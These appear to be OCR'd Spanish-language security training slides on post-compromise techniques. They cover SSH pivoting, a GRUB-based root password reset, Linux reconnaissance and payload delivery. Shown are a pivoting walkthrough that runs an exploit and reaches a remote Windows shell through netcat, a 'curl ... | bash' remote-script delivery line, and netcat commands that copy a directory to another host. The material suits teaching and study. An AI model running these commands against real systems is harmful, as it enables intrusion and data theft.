
```
dd if=/dev/dsp | \
  ssh -C username@host dd of=/dev/dsp
```

```
ssh user@remote
```

https://wtfh4x.wordpress.com/2010/11/27/25-useful-ssh-commands/

Acceso remoto

Pivoting es una técnica que permite al atacante utilizar un sistema comprometido para atacar a otras máquinas en la misma red, o máquinas en otra red a las que la máquina comprometida tiene acceso y el atacante no.




```
ssh -L 127.0.0.1:10000:192.168.63.142:10000
webmaster@192.168.81.181

./exploit.py 127.0.0.1 10000
[+] sending payload of length 1479
[+] done, check port 4444 on target

ssh -L 127.0.0.1:4444:192.168.63.142:4444
webmaster@192.168.81.181

nc -v 127.0.0.1 4444
localhost [127.0.0.1] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

https://blog.techorganic.com/2012/10/06/introduction-to-pivoting-part-1-ssh/

Acceso físico


Puedes *recuperar* la contraseña *olvidada* de un equipo con Linux entrando en modo de recuperación.


En el menú de GRUB, presionar e para editar


Encontrar la línea de kernel y poner 1 al final de la línea o init=/bin/bash

Desde ahí se puede cambiar el password con el comando passwd

Si la partición / está RO, ya sabés cómo remontar







https://www.tecmint.com/how-to-hack-your-own-linux-system/

Got root?

RECON

Primero identificar el sistema o distribución

uname - ver info del sistema, como la versión del kernel

`cat /etc/*-release` - los archivos release muestran info sobre la distro

Buscar software instalado

dpkg, apt en Debian

yum, rpm en Red Hat

`uname -a`

Linux gandalf 4.16.0-2-amd64 #1 SMP Debian 4.16.12-1 (2018-05-27) x86_64 GNU/Linux

`cat /etc/*-release`

PRETTY_NAME="Debian GNU/Linux buster/sid"

NAME="Debian GNU/Linux"

ID=debian

...

Got root?

Cómo realizar la entregar?

curl/wget - permiten descargar desde una URL, incluso se puede pasar por pipe a bash (*never touched the ground*)**

netcat - permite crear conexiones TCP o UDP de entrada o salida (La luz al final del túnel)

Se puede buscar por ellos con find:

find / -name wget

find / -name nc

```
curl -s http://server/path/script.sh | bash
```

En el receptor:

```
nc -l -p 1234 | uncompress -c | tar xvfp -
```

En el emisor:

```
tar cfp - /some/dir | compress -c | nc -w 3
ip_destino 1234
```

** https://www.seancassidy.me/dont-pipe-to-your-shell.html